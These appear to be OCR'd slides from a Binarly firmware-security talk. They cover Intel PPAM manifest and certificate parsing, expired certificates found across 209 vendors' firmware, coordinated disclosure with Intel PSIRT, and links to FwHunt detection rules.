00000160: d3ce 5430 0d06 092a 8648 86f7 0d01 010b  ..T0...*.H......
00000170: 0500 3081 b831 0b30 0906 0355 0406 1302  ..0..1.0...U....
00000180: 5553 310b 3009 0603 5504 0813 0243 4131  US1.0...U....CA1
00000190: 1430 1206 0355 0407 130b 5361 6e74 6120  .0...U....Santa
000001a0: 436c 6172 6131 2230 2006 0355 0409 1319  Clara1"0 ..U....
000001b0: 3232 3030 204d 6973 7369 6f6e 2043 6f6c  2200 Mission Col
000001c0: 6c65 6765 2042 6c76 6431 0e30 0c06 0355  lege Blvd1.0...U
000001d0: 0411 1305 3935 3035 3431 1a30 1806 0355  ....950541.0...U
000001e0: 040a 1311 496e 7465 6c20 436f 7270 6f72  ....Intel Corpor
```

PPAM Manifest

Certificate

Validity

Not Before: Aug 5 03:10:37 2019 GMT

Not After: Aug 5 03:10:37 2021 GMT

PPAM Manifest

```
PPAM manifest:
version       = 0x1
vendor_guid   = 5aaea57d-1c7e-48ee-8edb-5d2831f78cee
ppam_id       = 0x0
ppam_ver      = 0x5f314eb6
ppam_svn      = 0x5f314eb6
flags         = 0x0
ppam_sha1     = 0000000000000000000000000000000000000000
ppam_sha256   = 815ff6ac626667d2fadd91daf047715c76b06cf325ffdfaf79d8fc8842b4d0a3
ppam_sha384   = 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
ppam_sm3_256 = 0000000000000000000000000000000000000000000000000000000000000000
```

https://github.com/binarly-io/ppam-parser
https://github.com/binarly-io/Vulnerability-REsearch/chipsec-modules/ppam_cmd.py


* Will be available soon after embargo ends. Stay tuned!


PPAM Manifest

The table shows the results of PPAM 11 certificate parsing for 209 enterprise vendors firmware.

Certificate validity (not after)	Number of device firmwares
2020/06/12, 10:59:01	16
2020/08/05, 03:10:37	16
2021/08/05, 03:10:37	177

PPAM Manifest






We would like to warmly thank Intel PSIRT team for the collaboration and assistance they have provided during the disclosure process.


“Intel appreciates recent collaboration with Binarly involving their security research and notification of affected vendors.”

Conclusions

- STM & PPAM should be **properly configured by Vendors**
- Again, Static Storage Problem - the configuration is stored in PCD or other accessible by the attacker storage.
- Could be modified in memory if arbitrary code execution gained during early boot. Or with physical access to the device to access SPI flash storage.

Complexity is the Enemy of Security





Binarly FwHunt rules are available!

Binarly team provides FwHunt rules to detect vulnerable devices at scale and help the industry recover from firmware security repeatable failures.

- ➔ Community FwHunt Scanner: https://github.com/binarly-io/fwhunt-scan
- ➔ FwHunt detection rules: https://github.com/binarly-io/FwHunt/tree/main/rules

Thank you!

fwhunt@binarly.io